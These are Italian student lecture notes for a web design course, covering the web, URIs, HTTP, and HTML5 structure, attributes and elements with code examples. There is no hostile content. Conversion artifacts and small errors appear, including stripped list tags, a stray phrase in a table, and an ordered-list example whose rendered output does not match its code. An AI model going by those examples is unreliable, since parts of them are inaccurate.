Progettazione web - A.A.2020-2021

Gabriele Frassi[1] (**g.frassi2@studenti.unipi.it**)

14 settembre 2022

[1]Se questi appunti sono stati utili e vuoi ringraziarmi in qualche modo: `https://www.paypal.com/paypalme/GabrieleFrassi`

Indice degli appunti

Parte I

Lezioni di Marcelloni

Capitolo 1

Introduzione

Argomenti del corso

Nel corso di progettazione web cercheremo di capire come sviluppare un'applicazione web. Ci occuperemo principalmente di sviluppare applicazioni web seguendo gli standard: questo permetterà di ridurre problemi di compatibilità nel passaggio da un browser a un altro. Il corso riguarderà le seguenti tecnologie

- HTML 5.0, linguaggio ipertestuale per descrivere contenuti fruibili via web
- CSS, cascade style sheets, per quanto riguarda l'aspetto estetico
- Client-side: Javascript
- Server-side: PHP

Svilupperemo siti sfruttando tutte queste tecnologie (occupandoci sia della client-side che della server-side). Oltre a questo studieremo il protocollo HTTP. Si consiglia caldamente di seguire i laboratori.

Cos'è il *World Wide Web*?

Con World Wide Web intendiamo una rete di risorse e informazioni di vario tipo. Fino a dieci anni fa i siti erano composti sostanzialmente da testo (documenti hypertext): adesso le cose sono decisamente più complesse. Adesso, con documenti multimediali come immagini, audio e video, parliamo di documenti hypermedia. Tutto questo può essere visto attraverso i browser, che interpretano dei linguaggi ipertestuali.

Rispetto dei linguaggi Se rispettiamo gli standard dei linguaggi l'interprete garantisce una grande portabilità, e la quasi certezza che i browser principali interpretino correttamente quanto scritto da noi.

Protocollo client-server I contenuti sono presenti su server remoti, e sono accessibili grazie al protocollo client-server http (un protocollo richiesta-risposta): il client richiede la risorsa, e il server la restituisce. Il protocollo è *stateless*: il server non riconosce il client e non salva le sue richieste. Questo significa che in caso di perdita di connessione non sarà possibile recuperare quanto fatto prima (quindi la richiesta dovrà essere ripetuta).

Struttura di progetto

Il nostro progetto si strutturerà in tre livelli:

- **Contenuto**: con HTML formattiamo il testo: stabiliamo cosa sia il titolo di un articolo, quali sono le sezioni dell'articolo. Indichiamo ciò che vogliamo rendere accessibile ai visitatori.
- **Presentazione**: con CSS stabiliamo quale sarà l'aspetto del nostro contenuto. La cosa è molto sentita oggi, soprattutto in un mondo con dispositivi aventi dimensioni di schermo diverse. Dobbiamo prevedere diversi stili di presentazione in modo tale che il sito sia fruibili su tutti i dispositivi. Col CSS possiamo stabilire, in aggiunta, come stampare un documento (cosa mostrare e non mostrare nella stampa). Non è obbligatorio definire tutti gli aspetti grafici: i browser presentano dei modelli di presentazione default.
- **Comportamento**: con Javascript implementeremo applicazioni che interagiscono dinamicamente con l'utente. Possiamo porre, per esempio, dei bottoni: noi non solo poniamo il bottone, ma dobbiamo indicare anche cosa farà quel bottone. Possiamo richiedere, per esempio, che i campi compilati da un utente siano stati inseriti in modo corretto. Altro scopo importante del Javascript è la possibilità di compiere verifiche lato client sul contenuto posto dall'utente (verificare che un CAP esista, che il cognome consiste in una sequenza formata solo da caratteri, tutti i controlli che non necessitano di informazioni variabili nel tempo)

E il PHP? Questo linguaggio viene utilizzato per generare contenuti HTML-CSS (lato client) o per interagire con basi di dati (lato server). Il PHP ha peso minore rispetto agli altri tre linguaggi: o produce il livello contesto o il livello presentazione.

Controlli lato server Altre cose, come per esempio la verifica della presenza di eventuali duplicati (per esempio l'username al momento della registrazione) necessitano di un controllo lato server (devo per forza connettermi al database).

Controlli tutti in lato server? Non si potrebbe fare ogni controllo in PHP e risparmiarsi il javascript? La cosa è sconsigliata: con javascript possiamo dire in modo immediato all'utente che qualcosa non va ed evitare traffico di rete inutile.

Pilastri su cui si fonda il WWW

Il World Wide Web si poggia su tre meccanismi base:

- Assegnazione di nomi in modo uniforme (devo poter identificare una risorsa in modo univoco)
- Protocolli, le regole per accedere ai contenuti
- Ipertesti (Hypertext), collegamenti ad altri documenti posti nella nostra pagina. La cosa è grandiosa e permette di passare da una pagina a un'altra del nostro sito.

URI (*Uniform resource indicator*)

Ogni informazione presente sul web presenta un indirizzo, codificabile attraverso un URI (Uniform Resource Identifier): con esso intendiamo

```
<scheme>:<scheme-specific-part>
```

- con scheme intendiamo il nome del meccanismo utilizzato per accedere alle risorse (http, per esempio)
- con scheme-specific-part intendiamo il nome della macchina che ospita la nostra risorsa e l'eventuale percorso per raggiungere la risorsa stessa

L'URI può essere un indirizzo (e a quel punto si parla di URL, *Uniform resource Locator*) o un nome (UNR, *Uniform resource name*). In un certo senso possiamo dire che:

- con URN abbiamo il nome della persona. Un esempio è il seguente

  ```
  urn:isbn:0-395-36341-1
  ```

- con URL abbiamo l'indirizzo di una persona. Un esempio è il seguente

  ```
  http://www.w3.org/TR
  ```

Fragmente identifier Con l'URI possiamo fare riferimento a un'area precisa del nostro documento (quando poniamo il cancelletto)

```
http://www.w3.org/TR#nome_id
```

Relative URI In alcuni casi andiamo a porre l'URI senza indicare lo *scheme*. Un esempio è nel codice HTML quando poniamo un immagine: poniamo semplicemente il *path*, senza indicare il dominio dove è presente la risorsa.

Protocolli

I protocolli principali sono i seguenti:

- http, *Hypertext transfer protocol* (oggi è presente anche l'https, che garantisce maggiore sicurezza impedendo - teoricamente - il furto di dati da parte di malintenzionati)
- ftp, *File transfer protocol*. Protocollo per il trasferimento di file
- mailto (*electronic mail address*), per gestire indirizzi mail.
- file (caricamento di file specifici sul browser)

Ricordare quanto detto all'inizio relativamente al protocollo HTTP.

Capitolo 2

HTML

Introduzione all'HTML

L'HTML (*HyperText Markup Language*) è il linguaggio che ci permette di esprimere il contenuto (uno degli strati detti prima). La versione più nota è la 4.01, conforme allo standard internazionale ISO 8879. La versione più recente, la 5.0, introduce molte novità:

- la compatibilità è stata migliorata
- tutto è stato progettato pensando all'utente
- è stata semplificata l'interoperabilità: funzioni precedentemente create con Javascript sono integrate direttamente nel browser
- è stata introdotta una gestione degli errori: si preferisce un recupero dell'errore al fallimento (sempre con l'idea di porre al centro l'utente)
- è stata migliorata l'accessibilità (sia relativamente alle disabilità che all'uso di tutti i linguaggi del mondo)

Le specifiche di HTML5 sono molto più lunghe di quelle della versione 4: si parla di ben 900 pagine!

[Hello world] Prima pagina in HTML

- title consiste nel titolo assegnato al nostro sito: deve essere sintetico e deve esprimere al meglio il contenuto della pagina. Il titolo, solitamente, viene mostrato nell'elenco delle pagine aperte in un browser.
- p sta per paragrafo. Possiamo stabilire quali sono i paragrafi del nostro sito.

```
<!DOCTYPE html>
<html lang="en">
 <head>
  <meta charset="utf-8">
   <title> My first HTML document </title>
   <!– A simple html document -->
 </head>
 <body>
  <p> Hello world! </p>
 </body>
</html>
```

Attenzione: Non dobbiamo mescolare il contenuto con la presentazione, noi non scegliamo h2 o p perché hanno un certo aspetto grafico, ma li scegliamo perché indicano in cosa consiste quanto inseriamo (un titolo o un paragrafo). Se l'aspetto grafico non ci soddisfa dobbiamo usare il CSS.

Struttura standard di un documento

- **Specifica doctype**: il nostro documento sarà in HTML
- **Elemento html**: si introduce il documento html (un documento html è un insieme di elementi html, che possono presentare attributi). L'attributo lang mi permette di indicare la lingua: non è una cosa vitale, ma è molto utile per i motori di ricerca
- **Elemento head**: contiene informazioni relative al documento. Per esempio, con meta charset indicheremo quali caratteri desideriamo utilizzare (utf8 è lo standard per i caratteri utilizzati nel continente europeo). Il title rappresenta, in modo stringato, quanto presente nella nostra pagina (anche questa è una cosa utile per i motori di ricerca)
- **Elemento body**: contiene il documento vero e proprio. L'elemento p è l'elemento paragrafo introdotto precedentemente. Stabiliamo che l'unico paragrafo del sito è quello avente per contenuto la frase Hello world!

```
<!DOCTYPE html>
<html lang="en">
 <head>
  <meta charset="utf-8">
   <title> My first HTML document </title>
 </head>
 <body>
  <p> Hello world! </p>
 </body>
</html>
```

Per essere sicuri che il nostro codice sia scritto in modo adeguato dobbiamo passare il nostro codice per un validatore: la cosa è importante perchè i browser potrebbero correggere gli errori in modo diverso. Un esempio di problema che può risolvere un browser è l'assenza di end tag.

Struttura di un elemento HTML

```
<start_tag attribute_list>
      element_content
</end_tag>
```

- ogni elemento presenta un nome, che è specificato nello start tag e nell'end tag
- la lista di attributi include ulteriori proprietà relative all'elemento
- tra start tag ed end tag si pone il contenuto dell'elemento

Gli elementi HTML hanno i tag *case-insensitive*: il w3c raccomanda caratteri lowercase in HTML4, e li richiede nelle future versioni. In aggiunta, gli elementi HTML possono essere privi di contenuto (pensiamo al *line-break*).

Attenzione: elemento e tag non sono la stessa cosa. L'elemento è un qualcosa di più elaborato di un semplice tag, soprattutto se poniamo contenuto e attributi!

Character references

Possiamo fare riferimento a caratteri particolari, per esempio le lettere accentate, attraverso una cosa del genere

é
è

con la prima intendiamo la e con accetto acuto, con la seconda la e con accetto grave.

Commenti

Possiamo porre commenti all'interno del nostro codice

```
<!-- CONTENUTO COMMENTO -->
```

Riferimenti a caratteri

I riferimenti a caratteri sono forme di markup con cui rappresentare caratteri. Esistono tre tipi di riferimenti:

- per nome. Poniamo la e commerciale, il nome del carattere e il punto e virgola
- per identificativo decimale. Come prima abbiamo la e commerciale e il punto e virgola: si pone subito dopo la e commerciale il cancelletto
- per identificativo esadecimale. Come prima: si pone prima tra il numero e il cancelletto una x.

Principi per la creazione di documenti

- Il contenuto deve essere sempre separato dalla rappresentazione.
- L'accessibilità da più piattaforme è fondamentale. Indicare il linguaggio utilizzato, la direzione del testo, la codifica del testo, e altre questioni relative all'internazionalizzazione.
- Il browser deve essere agevolato attraverso documenti che possono essere caricati velocemente

Cosa troviamo nello standard HTML?

4.4.1 The p element

Categories:
Flow content.
Palpable content.

Contexts in which this element can be used:
Where flow content is expected.

Content model:
Phrasing content.

Content attributes:
Global attributes

Tag omission in text/html:
A p element's end tag may be omitted if the p element is immediately followed by an address, article, aside, blockquote, div, dl, fieldset, footer, form, h1, h2, h3, h4, h5, h6, header, hgroup, hr, main, nav, ol, p, pre, section, table, or ul, element, or if there is no more content in the parent element and the parent element is not an a element.

Allowed ARIA role attribute values:
Any role value.

Allowed ARIA state and property attributes:
Global aria-* attributes
Any aria-* attributes applicable to the allowed roles.

DOM interface:

```
IDL   interface HTMLParagraphElement : HTMLElement {};
```

Nella documentazione sull'HTML troveremo, per ogni elemento

- Come devono essere usati da un punto di vista sintattico


- **La categoria dell'elemento**

Content Type	Description
Embedded	Content that imports other resources into the document, for example `audio`, `video`, `canvas`, and `iframe`
Flow	Elements used in the body of documents and applications, for example `form`, `h1`, and `small`
Heading	Section headers, for example `h1`, `h2`, and `hgroup`
Interactive	Content that users interact with, for example `audio` or `video controls`, `button`, and `textarea`
Metadata	Elements—commonly found in the `head` section— that set up the presentation or behavior of the rest of the document, for example `script`, `style`, and `title`
Phrasing	Text and text markup elements, for example `mark`, `kbd`, `sub`, and `sup`
Sectioning	Elements that define sections in the document, for example `article`, `aside`, and `title`

- Il contesto in cui l'elemento deve essere usato
- Quali attributi possono essere usati
- Eventuali omissioni dell'end tag (si indicano situazioni in cui il browser non da problemi, tuttavia non si consiglia di omettere end tag)
- Contenuto alternativo per persone con disabilità (**WAI-ARIA**, *Web Accessibility Initiative - Accessible Rich Internet Applications specification*). Si richiede di programmare il sito in modo tale da renderlo interpretare da certi programmi.

- **Interfaccia DOM** (*Document Object Model*). Abbiamo un modello ad oggetti del documento, una gerarchia ad oggetti.

```
<!DOCTYPE html>
<html>
 <head>
  <title>Sample page</title>
 </head>
 <body>
  <h1>Sample page</h1>
  <p>This is a <a href="demo.html">simple</a>
sample.</p>
  <!-- this is a comment -->
 </body>
</html>
```



Attributi globali

Oggi vedremo gli attributi globali, in particolare gli attributi core e gli event-handler. Tutto questo è utile per strutturare il rapporto dell'HTML con CSS e Javascript).

Attributi core (diapositiva 56)
Quelli che seguono sono attributi fondamentali utilizzabili in tutti gli elementi HTML del nostro documento:

- *accesskey*: combinazione di tasti con cui attivare o dare evidenza a un elemento
- *class*: specifico uno o più nomi di classe per un elemento. Una classe consiste in un insieme di elementi che presenteranno certe proprietà grafiche, determinate mediante CSS.
- *id*: nome che identifica il singolo elemento all'interno del documento. Ha una importanza fondamentale nel javascript: il singolo elemento potrà essere recuperato e manipolato proprio grazie all'id! Può essere usato anche per il CSS (stesso discorso delle classi) o per ottenere un \emph{fragment identifier}
- *style*: definisco uno stile di presentazione specifico per quell'elemento (pongo direttamente il codice CSS invece di definire un ID o delle classi). L'uso dello style come attributo è solitamente sconsigliato.
- *title*: specifico informazioni aggiuntive sull'elemento
- *tabindex*: specifica l'ordine con cui digitando il tasto tab si passa da un elemento a un altro

Attributi event-handler (dalla diapositiva 57)
Questi attributi sono particolarmente importanti per la possibilità di stabilire un rapporto tra l'elemento dove è presente l'attributo, del codice Javascript e un'azione eseguita dall'utente. I principali sono:

- *onabort*: caricamento dell'elemento abortito dall'utente
- *onfocus*: elemento ha il focus
- *onblur*: elemento perde il focus
- *onchange*: cambio del valore di un elemento
- *onclick*: l'utente clicca e rilascia l'elemento col tasto del mouse
- *ondblclick*: l'utente clicca due volte sull'elemento
- *ondrag*: l'utente continua a muovere l'elemento
- *onreset*: il form è stato resettato
- *onsubmit*: il form è stato inviato (utile per fare un check sulle informazioni inserite)

Attributo manifest per elemento html

HTML5 ha introdotto la cache: questo significa che un'applicazione web può essere visitata senza una connessione internet. Attraverso l'attributo possiamo indicare una pagina in particolare dove indicare quali cose devono essere salvate e quali no. La pagina deve essere introdotta nel documento html attraverso il seguente attributo

```
<html manifest="demo.appcache">
```

Dove demo.appcache consiste nel documento (estensione obbligatoria).


Le sezioni sono tre:

- **CACHE MANIFEST**: i documenti qua presenti saranno salvati quando vengono scaricati per la prima volta
- **NETWORK**: i documenti qua presenti non saranno mai salvati
- **FALLBACK**: i documenti qua presenti sono *pagine fallback*, cioè pagine dove l'utente sarà reindirizzato in caso di inaccessibilità della pagina

```
CACHE MANIFEST
# 2012-02-21 v1.0.0
/theme.css
/logo.gif
/main.js

NETWORK:
login.asp

FALLBACK:
/html/ /offline.html
```

Struttura standard del contenuto del body

La struttura del documento è quella che vediamo, in modo schematizzato, nelle seguenti immagini



Generalmente abbiamo:

- **Header** (*header*) Contenuto introduttivo del sito: il nome del sito, un'immagine significativa (un logo, per esempio)
- **Barra di navigazione** (*nav*). Un menù che ci permette di muoverci nelle pagine del sito.
- **Main content** (*section* e *article*). Il section consiste in una generica sezione del documento, mentre l'article rappresenta un contenuto completo, un blocco unico. Solitamente se è presente l'articolo non si pongono sezioni.
- **Sidebar** (*aside*, posso non averne come posso averne una o due). Area contenente informazioni rilevanti, ma non rilevanti quanto i dati presenti nel main content.
- **Footer** (*footer*). Area contenente informazioni generali (non rilevanti): l'autore del documento, il copyright, contatti telefonici...

Passaggio da HTML4 ad HTML5. Gli elementi indicati poco fa non erano presenti. In HTML4 si utilizzavano tanti elementi div, con attributi id aventi come valori i nomi degli attuali elementi.

HTML Links

- Con links facciamo riferimento agli elementi *a, area, link*. Essi rappresentano una connessione tra due risorse, precisamente tra il documento attuale (di cui stiamo elaborando il codice) e una risorsa esterna.

- Abbiamo due tipi di collegamenti:
  - **Link a risorse esterne**, cioè a risorse che si suppone vengano processate automaticamente dal browser quando carichiamo una pagina (Es: file CSS…)
  - ***Hyperlinks***, collegamenti a risorse esterne evidenziati dal browser (attraverso proprietà del CSS) e raggiungibili dall'utente attraverso un'interazione (per esempio il click sull'anchor)

<table>
<tr><th colspan="2">Spiegazioni elementi HTML</th></tr>
<tr><th>Nome</th><th>Spiegazione</th></tr>
<tr><td>head</td><td>- Elemento contenente informazioni relative al documento.
- Utile soprattutto per i motori di ricerca
- Il contenuto non è visibile all'utente (unica eccezione l'elemento title)</td></tr>
<tr><td>title</td><td>- Elemento con cui si dichiara un titolo per la pagina
- È l'unico elemento obbligatorio all'interno di head
- Deve esprimere al meglio, in modo sintetico, il contenuto della pagina.

- Esempio:
<pre><head>
    <title>Titolo del documento</title>
</head></pre></td></tr>
<tr><td>meta</td><td>- Tag con cui si esprimono informazioni riguardanti il documento.
- Con l'attributo name si esprime il nome dell'informazione, con l'attributo content si esprime il valore dell'informazione.
- Possiamo indicare, per esempio,
o La codifica dei caratteri
o L'autore del documento
o La descrizione del documento
o L'applicazione che ha generato il documento
o Una o più parole chiave presenti nel documento (possibile utilizzare l'attributo lang per esprimere queste parole in più linguaggi).
- Possiamo utilizzare l'attributo http-equiv al posto dell'attributo name per integrare le informazioni che spediremo con protocollo http. Possiamo stabilire, ad esempio, il Refresh della pagina ogni tot secondi.

- Esempio:
<pre><head>
    <meta charset="utf-8"> [Codifica caratteri]

    [Utile soprattutto per i motori di ricerca]
    <meta name="author" content="Gabriele Frassi">
    <meta name="description" content="Esempi di codice HTML">
    <meta name="generator" content="Microsoft Word">

    <meta name="keywords" content="HTML, CSS, XML, JavaScript">

    [Possibile non solo con le keywords]
    <meta name="keywords" lang="en-us" content="Vacation">
    <meta name="keywords" lang="it" content="Vacanza">

    <meta http-equiv="Refresh" content="10">
</head></pre></td></tr>
<tr><td>base</td><td>- Tag con cui specifichiamo l'indirizzo base (valore dell'attributo href) da considerare in presenza di URL relativi (vedere esempio nella tabella successiva per avere le idee chiare).

- Esempio:
<pre><head>
    <base href="https://ifrax.it/index.php">
</head>
<body>
    [Ancora alla pagina https://ifrax.it/registri/index.php]
    Registri
</body></pre></td></tr>
<tr><td>link</td><td>- Elemento con cui è possibile specificare le relazioni tra il nostro documento e risorse esterne.</td></tr>
</table>

<table>
<tr><td></td><td>
- Principalmente utilizzato per collegare stylesheets (CSS), ma anche per indicare le favicons (icone del sito)
- Con l'attributo rel indichiamo cosa riguarda la relazione che andiamo a stabilire
- Con l'attributo href indichiamo la risorsa esterna con cui vogliamo stabilire una relazione.


- Esempio:
<pre>
<head>
      <link rel="author license" href="/about">
      <link rel=”alternate” href="/en/html" hreflang=”en”
type=”text/html” title="English HTML">
      <link rel=”alternate” href="/fr/html" hreflang=”fr”
type=”text/html” title="French HTML">
      <link rel=”alternate” href="/en/html/print" hreflang=”en”
type=”text/html” media=”print” title="English HTML (for printing)">
      <link rel=”alternate” href="/fr/html/print" hreflang=”fr”
type=”text/html” media=print title="French HTML (for printing)">
      <link rel=”alternate” href="/en/pdf" hreflang=”en”
type=”application/pdf” title="English PDF">
      <link rel=”alternate” href="/fr/pdf" hreflang=”fr”
type=”application/pdf” title="French PDF">
</head>
</pre>
</td></tr>
<tr><td>style</td><td>
- Elemento che permette di includere direttamente nel documento informazioni sulla presentazione del documento.
- L'attributo type indica il linguaggio dello style
- L'attributo media indica il dispositivo per il quale è ottimizzato il CSS.


- Esempio:
<pre>
[In generale posti nell’elemento head. Possibile anche nel
body. In generale meno si usa lo style meglio è]
<head>
      <style>
            body { color: black; background: white; }
            em { font-style: normal; color: red; }
      </style>
</head>
</pre>
</td></tr>
<tr><td colspan="2">Document organization</td></tr>
<tr><td>body</td><td>
- Elemento che racchiude tutto il contenuto del documento.
- Nel documento è presente un solo body.
</td></tr>
<tr><td>header</td><td>
- Contenuto introduttivo relativo all'elemento antenato più vicino (di quelli che stabiliscono una sezione del sito).
- Se l'elemento introduttivo è la root, allora l'header rappresenta l'area superiore che introduce il sito: il nome, il logo, la barra di navigazione… Quest'area è ripetuta in ogni pagina del sito.
</td></tr>
<tr><td>h1, h2, h3, h4, h5, h6</td><td>
- Un heading descrive brevemente l'argomento della sezione che introduce.
- Utilizzabili dal browser per costruire un table of contents (indice)
- Utilizzabili dai motori di ricerca per conoscere la struttura del nostro documento.
- Abbiamo 6 headings con cui stabilire una gerarchia: con h1 intendiamo le sezioni più importanti, con h6 le sezioni meno importanti.
- Non dobbiamo utilizzare gli heading per avere testo più grande o più piccolo (sono questioni grafiche risolvibili col CSS)

Titolo 1
Titolo 2
Titolo 3
Titolo 4
Titolo 5
Titolo 6
</td></tr>
</table>

- **Esempio**:

```
<body>
    <section>
        <article>
            <header>
                <h1>Titolo</h1>
            </header>
            <p>Contenuto dell'article</p>
            <footer>Footer dell'articolo</footer>
        </article>
    </section>
</body>
```

	Grouping content elements
p	- L'elemento p introduce un paragrafo. Dal punto di vista grafico non solo si va a capo ma si ha anche un certo distanziamento (margin) tra i vari paragrafi. - L'elemento p è generico: se si hanno elementi più specifici in grado di rappresentare il contenuto del p conviene usare quelli.  - **Esempio**: `<p>Contenuto del paragrafo</p>`
hr	- Break in un gruppo di paragrafi: si va a capo ponendo una riga (che risulta avere un margin tra le componenti separate) - L'hr non si usa per dividere le sezioni: considerando la presenza dell'heading h1 si ha già un qualcosa che indica separazione. `<hr>`

pre	- L'elemento pre permette di stampare testo preformattato.
	- Questo significa presentare contenuto esattamente come scritto nel file HTML. Il pre può essere usato per
	• Includere indirizzi mail
	• Includere frammenti di codice
	• Includere ASCII art
	- **Esempio**:
	`<p>This is the <code>Panel</code> constructor:</p>`
	`<pre><code>function Panel(element, canClose, closeHandler) {`
	`this.element = element;`
	`this.canClose = canClose;`
	`this.closeHandler = function () { if (closeHandler) closeHandler() };`
	`}</code></pre>`
	 

blockquote	- Il blockquote racchiude contento estratto da fonti esterne

<table>
<tr><td></td><td>
- Possiamo porre, all'interno di <code>blockquote</code>, l'elemento <code>cite</code> per indicare la fonte.

- Esempio:
<pre>
<blockquote>
    The people recognize themselves in their commodities; they find their soul in their automobile, hi-fi set, split-level home, kitchen equipment. — <cite>Herbert Marcuse</cite>
</blockquote>
</pre>
<blockquote>The people recognize themselves in their commodities; they find their soul in their automobile, hi-fi set, split-level home, kitchen equipment. — Herbert Marcuse</blockquote>
</td></tr>
<tr><td>figure</td><td>- L'elemento figure permette di racchiudere alcuni dei contenuti di flusso (flow: immagini, ma anche testo con paragrafi).</td></tr>
<tr><td>figcaption</td><td>
- Elemento opzionale che può essere posto all'interno della figure per associare una didascalia.
- Esempio con <code>figure</code>:
[Esempio con paragrafo]
<pre>
<figure>
    <p>'Twas brillig, and the slithy toves
    Did gyre and gimble in the wabe;
    All mimsy were the borogoves,
    And the mome raths outgrabe.</p>
    <figcaption><cite>Jabberwocky</cite> (first verse). Lewis Carroll, 1832-98</figcaption>
</figure>
</pre>
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

Jabberwocky (first verse). Lewis Carroll, 1832-98
[Esempio con immagine, un classico]
<pre>
<figure>
    <figcaption>Oil-based paint on canvas. Maria Towle, 1858.</figcaption>
    <img src="castle1858.jpeg" alt="The castle now has two towers and two walls.">
</figure>
</pre>
</td></tr>
<tr><td>div</td><td>
- Elemento più utilizzato fino all'HTML4.
- Non ha un significato speciale: è un elemento generico attraverso cui possiamo ottenere una rappresentazione adeguata del nostro documento.

- Esempio:
<pre>
[Utile, vitale per il CSS]
<div class=”messaggi” id=”messaggio_introduttivo”>
    Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aliquam porttitor ante vitae velit gravida, id vehicula orci bibendum. Nulla cursus pharetra tempus. Donec semper sed erat vel facilisis.
</div>
</pre>
</td></tr>
<tr><td>ul</td><td>
- Elemento che contiene liste non ordinate

- Esempio:
<pre>

    Norway
    Switzerland
    United Kingdom
    United States

</pre>
Norway
Switzerland
United Kingdom
United States
</td></tr>
</table>

`li`	- Elemento di una lista (sia nelle liste ordinate che in quelle non ordinate) - Nelle liste ordinate, con l'attributo value, possiamo stabilire direttamente l'identificatore di un certo elemento della lista.

`ol`	- Elemento che contiene liste ordinate.
	- L'elemento può essere accompagnato dai seguenti attributi:
	• *reversed*, lista con identificativi al contrario (se abbiamo una lista di dieci elementi questi non saranno conteggiati da 1 in modo crescente ma da 10 in modo decrescente)
	• *type*, tipo degli elementi. Di default abbiamo numeri arabi, ma possiamo porre anche lettere o numeri romani.
	• *start*, valore del primo elemento (il numero identifica la posizione del simbolo nell'elenco, quindi dire 10 con type "a" significa iniziare dalla decima lettera dell'alfabeto)
	
	- **Esempio**:
	`<ol reversed type="a" start="10">`
	`<li><cite>Josie and the Pussycats</cite>, 2001</li>`
	`<li><cite lang="sh">Црна мачка, бели мачор</cite>, 1998</li>`
	`<li><cite>A Bug's Life</cite>, 1998</li>`
	`<li><cite>Toy Story</cite>, 1995</li>`
	`<li><cite>Monsters, Inc</cite>, 2001</li>`
	`<li><cite>Cars</cite>, 2006</li>`
	`<li><cite>Toy Story 2</cite>, 1999</li>`
	`<li><cite>Ratatouille</cite>, 2007</li>`
	`</ol>`
	10. *Josie and the Pussycats*, 2001
	9. *Црна мачка, бели мачор*, 1998
	8. *A Bug's Life*, 1998
	7. *Toy Story*, 1995
	6. *Monsters, Inc*, 2001
	5. *Cars*, 2006
	4. *Toy Story 2*, 1999
	3. *Finding Nemo*, 2003
	2. *The Incredibles*, 2004
	1. *Ratatouille*, 2007

`dl`	- Elemento che contiene liste di definizioni
`dt`	- Elemento che introduce, all'interno di una lista di definizioni, un termine. - Possibile porre più dt con attributo lang per lo stesso termine.
`dd`	- Elemento che introduce, all'interno di una lista di definizioni, la descrizione di un certo termine.

- **Esempio**:

```
<dl>
     <dt lang="en-US"> <dfn>color</dfn> </dt>
     <dt lang="en-GB"> <dfn>colour</dfn> </dt>
     <dd> A sensation which (in humans) derives from the ability
of the fine structure of the eye to distinguish three differently
filtered analyses of a view. </dd>
</dl>
```

color
colour
A sensation which (in humans) derives from the ability of the fine structure of the eye to distinguish three differently filtered analyses of a view.

Text-level semantics

`a`	- Detta *ancora* (*anchor*) - **Attributi**: • `href`: l'attributo `href` permette la creazione di ipertesti, cioè permette di collegare documenti diversi e guidare la navigazione da un documento a un altro. Senza attributo *href* l'ancora consiste in un segnaposto per un link che potrebbe essere posto in futuro, o un link non più presente. • `target`: specifica dove aprire il documento

- `download`: specifica se la risorsa dovrà essere scaricata quando l'utente clicca sull'hyperlink.
- `rel`: specifica la relazione tra l'attuale documento e la risorsa indicata
- `hreflang`: linguaggio della risorsa indicata
- `type`: specifico il tipo della risorsa indicata

Keyword	Ordinary effect	Effect in an `iframe` with...	
		`sandbox=""`	`sandbox="allow-top-navigation"`
none specified, for links and form submissions	current	current	current
empty string	current	current	current
`_blank`	new	maybe new	maybe new
`_self`	current	current	current
`_parent` if there isn't a parent	current	current	current
`_parent` if parent is also top	parent/top	none	parent/top
`_parent` if there is one and it's not top	parent	none	none
`_top` if top is current	current	current	current
`_top` if top is not current	top	none	top
name that doesn't exist	new	maybe new	maybe new
name that exists and is a descendant	specified descendant	specified descendant	specified descendant
name that exists and is current	current	current	current
name that exists and is an ancestor that is top	specified ancestor	none	specified ancestor/top
name that exists and is an ancestor that is not top	specified ancestor	none	none
other name that exists with common top	specified	none	none
name that exists with different top, if familiar and one permitted sandboxed navigator	specified	specified	specified
name that exists with different top, if familiar but not one permitted sandboxed navigator	specified	none	none
name that exists with different top, not familiar	new	maybe new	maybe new

Link type	Effect on...		Brief description
	`link`	`a` and `area`	
`alternate`	Hyperlink	Hyperlink	Gives alternate representations of the current document.
`author`	Hyperlink	Hyperlink	Gives a link to the author of the current document or artic Remove developer-view styles
`bookmark`	*not allowed*	Hyperlink	Gives the permalink for the nearest ancestor section.
`help`	Hyperlink	Hyperlink	Provides a link to context-sensitive help.
`icon`	External Resource	*not allowed*	Imports an icon to represent the current document.
`license`	Hyperlink	Hyperlink	Indicates that the main content of the current document is covered by the copyright license described by the referenced document.
`next`	Hyperlink	Hyperlink	Indicates that the current document is a part of a series, and that the next document in the series is the referenced document.
`nofollow`	*not allowed*	Annotation	Indicates that the current document's original author or publisher does not endorse the referenced document.
`noreferrer`	*not allowed*	Annotation	Requires that the user agent not send an HTTP `Referer` (sic) header if the user follows the hyperlink.
`prefetch`	External Resource	External Resource	Specifies that the target resource should be preemptively cached.
`prev`	Hyperlink	Hyperlink	Indicates that the current document is a part of a series, and that the previous document in the series is the referenced document.
`search`	Hyperlink	Hyperlink	Gives a link to a resource that can be used to search through the current document and its related pages.
